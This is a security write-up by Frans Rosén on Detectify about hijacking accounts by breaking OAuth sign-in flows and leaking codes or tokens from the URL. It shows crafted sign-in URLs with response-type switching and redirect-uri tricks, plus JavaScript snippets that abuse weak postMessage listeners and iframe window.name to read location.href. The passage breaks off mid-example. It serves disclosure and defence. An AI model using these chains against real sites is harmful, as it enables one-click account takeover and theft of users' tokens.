



Manage the growing attack surface

Resources

Visit [detectify.com](https://detectify.com)

[Start 2-week free trial](#)

[Featured](#)

[Crowdsourced Community](#)

[Ethical Hacking](#)

[How To](#)

[Security Guidance](#)

[Writeups](#)

[Home](#) / [Writeups](#) / Account hijacking using "dirty dancing" in sign-in OAuth-flows

WRITEUPS


# Account hijacking using "dirty dancing" in sign-in OAuth-flows



Frans Rosén Jul 06, 2022

Frans Rosén





**Combining response-type switching, invalid state and redirect-uri quirks using OAuth, with third-party javascript-inclusions has multiple vulnerable scenarios where authorization codes or tokens could leak to an attacker. This could be used in attacks for single-click account takeovers.**

Frans Rosén, Security Advisor at Detectify goes through three different scenarios found in the wild below and also suggests ways to reduce the risk.

Introducing 'Account hijacking using "dirty dancing" in sign-in OAuth-flows'

*or Abuse abnormal flows in OAuth combined with URL-leaks*

To Nir Goldshlager and Egor Homakov

# Background

About ten years ago, when bug bounties were just getting started, I was inspired by [Nir Goldshlager](#) and [Egor Homakov's multiple blog posts](#) about account hijacking related to OAuth. This was at the start of my journey in security and every time they posted something on their blogs, I just had to try to figure out exactly what, why, and how it worked. To celebrate 10-years in security, I asked myself:

– “What about methodologies for stealing OAuth tokens in 2022?”

## Current state and assumptions about OAuth credential leakage

Cross-origin “referrer” leaks are not that common anymore, since browsers remove all additional information other than the domain that the request was made from. Cross-site scripting (XSS) became trickier (but never really impossible) with the introduction of the short-lived XSS-auditors.

Content Security Policies (CSP) and Trusted Types then entered the stage. Still, XSS is not impossible, but might there be other ways to steal these precious tokens?

To give you a short explanation of why it is interesting to try to leak these OAuth tokens, let me give you a short explanation of what they are:

A lot of websites allow you to “sign in with [insert name of massive online platform]”:

 Sign in with Google

 Sign in with Apple

Or sign in with



Apple



Google



Facebook

These third-party services you use for authorization could be through Google, Apple, Facebook, Twitter, Slack, or any other provider. They all use OAuth to issue some form of code or token to verify the identity of the user to a website. This allows you to sign in using one of these third-party services without providing any login credentials to the website you want to sign in to. We'll refer throughout the post to the sign-in flow of a website using a third-party service provider as an "OAuth-dance."

There is a concept called "Sender-Constrained Access Tokens", specifically mTLS, to prevent issues with a leaked access token , but I will not cover this mechanism in this post.

The specification "OAuth 2.0 Security Best Current Practice" mentions the attack methods I will cover below as 4.2.1 Leakage from the OAuth client, however, this attack method is currently categorized under "Credential Leakage via Referer Headers" which is not correct, since the Referer-header is not involved at all in these attacks. [Note: This research has been shared with the authors of the specification.]

# Explanation of different OAuth-dances

## Response types

First, there are different response types you can use in the OAuth-dance, the three most common ones are:

1. `code + state`. The code is used to call the OAuth-provider server-side to get a token. The state parameter is used to verify the correct user is making the call. It's the OAuth-client's responsibility to validate the state parameter before making the server-side call to the OAuth-provider.
2. `id_token`. Is a JSON Web Token (JWT) signed using a public certificate from the OAuth-provider to verify that the identity provided is indeed who it claims to be.
3. `token`. Is an access token used in the API of the service provider.

## Response modes

There are different modes the authorization flow could use to provide the codes or tokens to the website in the OAuth-dance, these are four of the most common ones:


1. **Query**. Sending query parameters as a redirect back to the website (`https://example.com/callback?code=xxx&state=xxx`). Used for `code+state`. The code can only be used once and you need the OAuth client secret to acquire an access token when using the code. This mode is not recommended for tokens since tokens can be used multiple times and should not end up in server-logs or similar. Most OAuth-providers do not support this mode for tokens, only for code. Examples:

- `response_mode=query` is used by Apple.
- `response_type=code` is used by Google or Facebook.

2. **Fragment.** Using a fragment redirect (`https://example.com/callback#access_token=xxx`). In this mode, the fragment part of the URL doesn't end up in any server-logs and can only be reached client-side using javascript. This response mode is used for tokens.Examples:

- `response_mode=fragment` is used by Apple and Microsoft.
- `response_type` contains `id_token` or `token` and is used by Google, Facebook, Atlassian, and others.

3. **Web-message.** Using `postMessage` to a fixed origin of the website:  
`postMessage({'access_token': 'xxx'}, 'https://example.com')`  
If supported, it can often be used for all different response types.Examples:

- `response_mode=web_message` is used by Apple.
- `redirect_uri=storagerelay://...` is used by Google.
- `redirect_uri=https://staticxx.facebook.com/.../connect/xd_arbiter`  
  
is used by Facebook.

4. **Form-post.** Using a form post to a valid `redirect_uri`, a regular POST-request is sent back to the website. This can be used for code and tokens.Examples:

- `response_mode=form_post` is used by Apple.
- `ux_mode=redirect&login_uri=https://example.com/callback` is used by Google Sign-In (GSI).

Some OAuth providers have simplified the OAuth flow by providing a complete SDK-wrapper around the OAuth-dance, such as Google's GSI. This works exactly like a regular OAuth flow for an `id_token`. The token is sent either by a form-POST back to the website or by `postMessage`.

# A theory: stealing tokens through postMessage

Now, let's dig into the details of what my theory was and why I decided to investigate it.

I've been looking for bugs related to postMessage implementations for a long time. I built a [Chrome extension](#) to listen to messages and simplify inspecting all postMessage-listeners for all windows in each tab. While it is rare nowadays to find simple XSS-issues in these listeners, issues with weak or no origin-checks are still very common. However, in a lot of cases being able to bypass the origin-check does not have any sort of real impact.

My theory was: There will be postMessage listeners with weak or no origin-checks that will leak `location.href`, which is the URL of the website you're currently visiting. It will either be leaked directly or indirectly to somewhere else where I might be able to catch it.

On a regular start page for example this might not seem as something critical, but what if I can try getting an OAuth code or token to land on a page of the website that has one of these weak postMessage-listeners? I would then be able to get the token from the listener by sending a message from a different tab and getting the `location.href` back, and I would be able to steal the OAuth tokens, all without any XSS.

This method of stealing the current URL is of course interesting for other places with sensitive URLs not related to the OAuth-dance, but it felt like the most common way of making a URL sensitive was to focus on the login-flow.

I did not know of a case of this actually happening, but it was a theory worth exploring.

To start the investigation, I decided to:

1. Go through all sign-in flows on popular websites that run bug bounties.
2. If they use any third-party OAuth provider, save the sign-in URL they use, containing client-ids, response type/mode, and redirect-uri for all providers.
3. Make a note if there are any interesting postMessage-listeners or any other third-party scripts loaded on the website.
4. Try to refer to this time-consuming idea as "Project Dirty OAuth-Dancing" in the Detecify office.
5. Turn on Bill Medley & Jennifer Warnes and get started.

When collecting all of the different ways the websites used the OAuth-providers, it was pretty clear that there were a few options and combinations that were possible and that different websites decided to use various response-types and modes in combinations explained above. When I finished, I was able to focus my attention to the most popular OAuth-providers and then see if I could filter the websites based on other qualifiers.

**"You're invading my dance space. This is my dance space.  
That's yours. Let's cha-cha."**

**– Baby**

## **It took a lot of time to get here**

I think it's a good practice to remind readers of these posts that when you read everything here, a lot of things mentioned might seem obvious. However, a lot of time was spent trying to figure out different scenarios, testing them, thinking you had something great only to realize that you've completely misinterpreted the OAuth specification, or not realizing that there are multiple mitigations to prevent impact if any code or token is leaked. It's a grind. At one point I was viewing the source-code of the start-page on a website for so long that I fell asleep having my laptop fall right down in my face.



I tried documenting my investigation through chat messages to [@avlidienbrunn](#), but it was mostly an attempt to inspire myself to keep going:



- here we go, COME ON NOW, FRALLAN
- you haven't lived
- until you've stepped through the whole render-flow of React

Ok, enough. Let's go through the findings. I have simplified the examples quite a lot and made them generic so as not to pinpoint any specific website or service.

## Non-happy paths in the OAuth-dance

First, let's explain the various ways to break the OAuth-dance. **When I mean break, I mean causing a difference between the OAuth-provider issuing valid codes or tokens, but the website that gets the tokens from the provider is not successfully receiving and handling the tokens.** I'll refer to this below as a "non-happy path".

During a successful dance, the tokens are removed from the URL of the website. Making sure that the codes or tokens are not consumed properly by the website is the first step to get this attack to work, since I want to steal and use the codes or tokens myself.

This could have various results, but the idea is to end up on some form of error page or similar that still loads third-party javascripts for us to leak the tokens.

There are multiple ways to break the OAuth-dance. These different methods don't have any impact by themselves, but if the victim ends up with the code or token still in the URL, chained together with a `location.href`-leak they become important.

### **Break `state` intentionally**

The OAuth specification recommends a `state`-parameter in combination with a `response_type=code` to make sure that the user that initiated the flow is also the one using the code after the OAuth-dance to issue a token.

However, if the `state`-value is invalid, the `code` will not be consumed since it's the website's responsibility to validate the state. This means that if an attacker can send a login-flow-link to a victim tainted with a valid `state` of the attacker, the OAuth-dance will fail for the victim and the `code` will never be sent to the OAuth-provider. The code will still be possible to use if the attacker can get it.

1. Attacker starts a sign-in flow on the website using "Sign in with X".
2. Attacker uses the `state`-value and constructs a link for the victim to sign in with the OAuth-provider but with the attacker's `state`.
3. Victim gets signed-in with the link and redirected back to the website.
4. Website validates the `state` for the victim and stops processing the sign-in flow since it's not a valid state. Error page for victim.
5. Attacker finds a way to leak the `code` from the error page.
6. Attacker can now sign in with their own `state` and the `code` leaked from the victim.

### **Response-type/Response-mode switching**

Changing response-types or response-modes of the OAuth-dance will effect in what way the codes or tokens are sent back to the website, which most of the time causes unexpected behavior. I haven't seen any OAuth-provider having the option to restrict what response-types or modes that the website wants to support, so depending on the OAuth-provider there are often at least two or more that can be changed to when trying to end up in a non-happy path.

There's also an ability to request multiple response-types. There's a specification explaining how to provide the values to the redirect-uri when multiple response-types are requested:

**If, in a request, `response_type` includes only values that require the server to return data fully encoded within the query string, then the returned data in the response for this multiple-valued `response_type` MUST be fully encoded within the query string. This recommendation applies to both success and error responses.**

**If, in a request, `response_type` includes any value that requires the server to return data fully encoded within the fragment then the returned data in the response for this multiple-valued `response_type` MUST be fully encoded within the fragment. This recommendation applies to both success and error responses.**

If this specification is followed properly, it means that you can ask for a `code`-parameter sent to the website, but if you also ask for `id_token` at the same time, the `code`-parameter will be sent in the fragment part instead of in the query string.

For Google's sign-in this means that:

```
https://accounts.google.com/o/oauth2/v2/auth/oauthchooseaccount?
client_id=client-id.apps.googleusercontent.com&
redirect_uri=https%3A%2F%2Fexample.com%2Fcallback&
scope=openid%20email%20profile&
```

```
response_type=code&  
access_type=offline&  
state=yyy&  
prompt=consent&flowName=GeneralOAuthFlow
```

will redirect to `https://example.com/callback?code=xxx&state=yyy`. But:

```
https://accounts.google.com/o/oauth2/v2/auth/oauthchooseaccount?  
client_id=client-id.apps.googleusercontent.com&  
redirect_uri=https%3A%2F%2Fexample.com%2Fcallback&  
scope=openid%20email%20profile&  
response_type=code,id_token&  
access_type=offline&  
state=yyy&  
prompt=consent&flowName=GeneralOAuthFlow
```

will redirect to

`https://example.com/callback#code=xxx&state=yyy&id_token=zzz`.

Same idea applies to Apple if you use:

```
https://appleid.apple.com/auth/authorize?  
response_type=code&  
response_mode=query&  
scope=&  
state=zzz&  
client_id=client-id&  
redirect_uri=https%3A%2F%2Fexample.com%2Fcallback
```

you will be redirected to

`https://example.com/callback?code=xxx&state=yyy`, but:

```
https://appleid.apple.com/auth/authorize?
response_type=code+id_token&
response_mode=fragment&
scope=&
state=zzz&
client_id=client-id&
redirect_uri=https%3A%2F%2Fexample.com%2Fcallback
```

Will redirect you to

`https://example.com/callback#code=xxx&state=yyy&id_token=zzz.`

### **Redirect-uri case shifting**

Some OAuth-providers allows case-shifting in the path of the `redirect_uri`, not really following the specification of protecting redirect-based flows:

**When comparing client redirect URIs against pre-registered URIs, authorization servers MUST utilize exact string matching except for port numbers in localhost redirection URIs of native apps, see Section 4.1.3. This measure contributes to the prevention of leakage of authorization codes and access tokens (see Section 4.1). It can also help to detect mix-up attacks (see Section 4.4).**

This means that, having `https://example.com/callback` as a configured redirect-uri for the app, the following flow will still work:

```
https://oauthprovider.example.com/oauth2/v2.0/authorize?
response_type=id_token&
client_id=client-id&
redirect_uri=https://example.com/CaLlBaCk&
scope=openid%20profile%20email&
```

```
nonce=1&
state=yyy
```

and will redirect you to: `https://example.com/CallBaCk#id_token=xxx`. All websites I tested with did not use case-insensitive routes, so the case shifting triggered non-happy paths showing an error or redirecting the victim back to the sign-in page with the fragment still present.

Please also note that using `response_type=code` this quirk is harder to exploit. In a proper OAuth-dance using `code`, in the last step to acquire the access token from the service provider, the `redirect_uri` must also be provided for validation to the service-provider. If the `redirect_uri` that was used in the dance is mismatching the value that the website sends to the provider, no access token will be issued. However, using any other response type, like `token` or `id_token` this last-step validation is not needed since the token was provided directly in the redirection.

### **Redirect-uri path appending**

Some OAuth-providers allow additional data to be added to the path for `redirect_uri`. This is also breaking the specification in the same way as for "Redirect-uri case shifting". For example, having a `https://example.com/callback` redirect uri, sending in:

```
response_type=id_token&
redirect_uri=https://example.com/callbackxxx
```

would end up in a redirect to `https://example.com/callbackxxx#id_token`. This was reported to the affected providers. The same thing as for case shifting applies here, for `response_type=code` this will not allow you to issue a token, since the correct `redirect_uri` is compared in the last step when acquiring the token from the provider.

## **Redirect-uri parameter appending**

Some OAuth-providers allow additional query or fragment parameters to be added to the `redirect_uri`. You can use this by triggering a non-happy path by providing the same parameters that will be appended to the URL. For example, having a `https://example.com/callback` redirect uri, sending in:

```
response_type=code&
redirect_uri=https://example.com/callback%3fcode=xxx%26
```

would end up in these cases as a redirect to `https://example.com/callback?code=xxx&code=real-code`. Depending on the website receiving multiple parameters with the same name, this could also trigger a non-happy path. Same applies to `token` and `id_token`:

```
response_type=code&
redirect_uri=https://example.com/callback%23id_token=xxx%26
```

ends up as `https://example.com/callback#id_token=xxx&id_token=real-id_token`. Depending on the javascript that fetches the fragment parameters when multiple parameters of the same name are present, this could also end up in a non-happy path.

## **Redirect-uri leftovers or misconfigurations**

When collecting all sign-in URLs containing the `redirect_uri`-values I could also test if other redirect-uri values were also valid. Out of 125 different Google sign-in flows I saved from the websites I tested, 5 websites had the start-page also as a valid `redirect_uri`. For example, if `redirect_uri=https://auth.example.com/callback` was the one being used, in these 5 cases, any of these were also valid:

- `redirect_uri=https://example.com/`
- `redirect_uri=https://example.com`
- `redirect_uri=https://www.example.com/`
- `redirect_uri=https://www.example.com`

This was especially interesting for the websites that actually used `id_token` or `token`, since `response_type=code` will still have the OAuth-provider validating the `redirect_uri` in the last step of the OAuth-dance when acquiring a token.

## **I ended up on a non-happy path. Now what?**


I have now collected a bunch of non-happy paths for all websites. These were the different cases I saw:

1. You ended up on an error page.
2. Redirection to the start-page of the website.
  1. Redirection back to the login-page.
  2. Redirection back to the login-page with the parameters removed.
3. Redirection back to the OAuth-provider but with proper values, both with correct response-type and state, basically identifying that the flow was invalid and retrying it.

The plan was to focus on number one, two, and 3.1 since those had the parameters still kept in the URL. I also concluded that the best scenario for avoiding non-happy paths would be #4.



Now it was time to actually start looking at ways to leak the information. I still had no actual real vulnerabilities found, and I did not even know if this was worth the time at this point.



### – i'm going nuts


I had a lot of self-doubt here. But I also recalled how many times I was solely focused on finding postMessage-listeners with XSS-issues and how many times I discarded the ones that did not. Did I ever consider a leaking URL from a postMessage response as an issue previously? I think my mind was toggling between "I must have missed something here earlier" and "maybe everyone else avoids having this issue cause they know something I don't".

Since the postMessage-listener extension also logs when any iframes on the page have listeners, I started to focus on the websites that at least had one postMessage-listener in any frame of the window you ended up on with the tokens in the URL.

## Here be more time

Once again, this is where most of the time was spent, but I think some of these cases are quite fun, so in retrospect it was absolutely worth it.

Ok, I'll stop complaining now. Let's go!




- HAHAAH IT WORKED
- g\*dd\*mn
- 1-click hijack, SHABLAM [think of it like a Batman “kapow”]

## URL-leaking gadgets

I will categorize the different methods of leaking the URL as different gadgets since they have different properties. Let's go through the different sorts of methods that I have identified.

### Gadget 1: Weak or no origin-check postMessage-listeners that leaks URL



This was the expected one. One example was an analytics-SDK for a popular site that was loaded on websites:

```
▼<head>
  <script type="text/javascript" async charset="utf-8" id="utag_139" src="https://analytics.redacted.example.com/sdk.js?id=12345"></script>
</head>
```

This SDK exposed a `postMessage`-listener which sent the following message when the message-type matched:

```
    },
    {
      key: 'embed',
      value: function () {
        var e = { detail: { url: window.location.href } }
        this.send(e)
      },
    },
  ],
  1).
```

Sending a message to it from a different origin:

```
openedwindow = window.open('https://www.example.com');
...
openedwindow.postMessage('{"type":"sdk-load-embed"}', '*');
```

A response message would show up in the window that sent the message containing the `location.href` of the website:


```
< undefined
> openedwindow.postMessage('{"type":"sdk-load-embed"}', '*')
< undefined
diffwin-top {"type":"embed","detail":{"url":"https://www.example.com/?secret=test#access_token=test"}}
>
```

The flow that could be used in an attack depended on how codes and tokens were used for the sign-in flow, but the idea was:

#### **Attack scenario**

1. Attacker sends the victim a crafted link that has been prepared to result in a non-happy path in the OAuth-dance.
2. Victim clicks the link. New tab opens up with a sign-in flow with one of the OAuth-providers of the website being exploited.
3. Non-happy path gets triggered on the website being exploited, the vulnerable postMessage-listener is loaded on the page the victim landed on, still with the code or tokens in the URL.
4. Original tab sent by the attacker sends a bunch of postMessages-to the new tab with the website to get the postMessage-listener to leak the current URL.
5. Original tab sent by the attacker then listens to the message sent to it. When the URL comes back in a message, the code and token is extracted and sent to the attacker.
6. Attacker signs in as the victim using the code or token that ended up on the non-happy path.

#### **Gadget 2: XSS on sandbox/third-party domain that gets the URL**




**Gadget 2: example 1, stealing window.name from a sandbox iframe**

I reported the first chain found in the wild using this gadget on May 12:

#1567186 One-click account hijack for anyone using Apple sign-in with XXXXXXXX, due to response-type switch + leaking href to XSS on www.sandboxdomain.com

[ADD HACKER SUMMARY](#)

TIMELINE · EXPORT

 fransrosen submitted a report to XXXXXXXX. May 12th (about 1 month ago)  
Hi,

Coincidentally, two days later, on the 14th of May, Youssef Sammouda published a great blog post explaining his method to takeover Facebook Accounts which uses Gmail. This blog post describes a similar flow that I identified. However, the bug is not about breaking the OAuth-dance, but leaking the URL the victim ends up on by using an iframe:d sandbox domain that also allows arbitrary javascript to be loaded. The reason the sandbox gets access to the sensitive data in the URL is that it is appended to the sandbox URL when the iframe is loaded.

The cases I found were a bit different.

The first one had an iframe loaded on the page where the OAuth-dance ended. The name of the iframe was a JSON-stringified version of the `window.location`-object. This is an old way of transferring data cross-domain, since the page in the iframe can get its own `window.name` set by the parent:

```
i = document.createElement('iframe');
i.name = JSON.stringify(window.location)
i.srcdoc = '<script>console.log("my name is: " + window.name)</script>';
document.body.appendChild(i)
```



```
> i = document.createElement('iframe');
i.name = JSON.stringify(window.location)
i.srcdoc = '<script>console.log("my name is: ", window.name)</script>';
document.body.appendChild(i)
< ▶<iframe name="{\"ancestorigins\":{},\"href\":\"http://example.com/?secret=test#access_token=test\", \"origin\":\"http://example.com\", \"protocol\":\"http:\", \"secret=test\", \"hash\":\"#access_token=test\"}" srcdoc=\"<script>console.log('my name is: ', window.name)</script>\">_</iframe>
my name is: {\"ancestorigins\":{},\"href\":\"http://example.com/?secret=test#access_token=test\", \"origin\":\"http://example.co
